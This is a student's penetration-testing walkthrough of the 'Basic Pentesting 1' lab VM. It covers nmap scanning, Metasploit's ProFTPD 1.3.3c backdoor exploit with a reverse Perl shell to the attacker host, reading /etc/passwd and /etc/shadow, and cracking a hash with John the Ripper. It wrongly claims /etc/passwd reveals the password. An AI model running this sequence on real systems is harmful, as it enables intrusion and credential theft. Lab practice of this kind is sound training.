# Cybersecurity Project 1
# Vulnerability Assessment and Penetration Testing(VAPT)

## Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

**Task Completed by**

**Patel Mihir Dineshbhai**

# Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

# Objective


- scanning and identifying open ports using Nmap
- finding vulnerabilities
- exploiting them using Metasploit (MSFconsole)
- getting shell access

# Process

## Recon & Scanning

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
┌──(root㉿kali)-[~]
└─# sudo netdiscover -i eth0
```





- here we got IP addresses. which is

```
192.168.1.9      08:00:27:79:6f:e2      1      60  PCS Systemtechnik Gmb
```

- step 2 : now we do Nmap scan for check which services is open.
- here is the following command for Nmap scan


```
┌──(root㉿kali)-[~]
└─# sudo nmap -sV -A -O 192.168.1.9
```

- here -sV : for version detection , -A : for aggressive scan and , -O : for find target machine OS.




- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

```
80/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
```





192.168.1.9

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp     ProFTPD 1.3.3c
```

## Enumeration

- here we found the version of ftp is proFTPD 1.3.3c.
- so we search on the google information related this version and we find the exploit in Metasploit for this ftp version.





## Exploitation

step 3 : now we move to the Metasploit framework using following command.

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
```

- and search the exploit using search command.

```
msf6 > search proftpd
```




- here we use this exploit module in Metasploit.


```
exploit/unix/ftp/proftpd_133c_backdoor                                  2010-
12-02
excellent  No      ProFTPD-1.3.3c Backdoor Command
```

- so we follow this commands for select this exploit module

```
msf6 > use 16
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```




- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload
payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```





- here RHOSTS and LHOST is remaining so we configure the RHOSTS and LHOST using this following command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
```

- RHOSTS : remote host ( target machine )
- LHOST : local host ( attacker machine )
- now we run this exploit module.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```




- yes we got the shell you can see our session is created


## Post Exploitation

- write following command for check the shell.

```
whoami
root
```


- now got the root shell access you can use both techniques, you can run this following command for get terminal root access.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
```




- now for get the password for our user we write following command for get password

```
root@vtcsec:/# cat /etc/passwd
```





- here we get our password for user marlinspike.

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

## Other case if password is encrypted

- follow this command

```
root@vtcsec:/# cat /etc/shadow
```





- now you see our password is encrypted form so we use john the ripper for crack the password.
- first copy the encrypted password and save in text file.
- and run the following command.


```
┌──(root㉿kali)-[~]
└─# nano password.txt

┌──(root㉿kali)-[~]
└─# cat password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.o
v/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(root㉿kali)-[~]
└─# john password.txt
Created directory: /root/.john
Using default input encoding:
UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
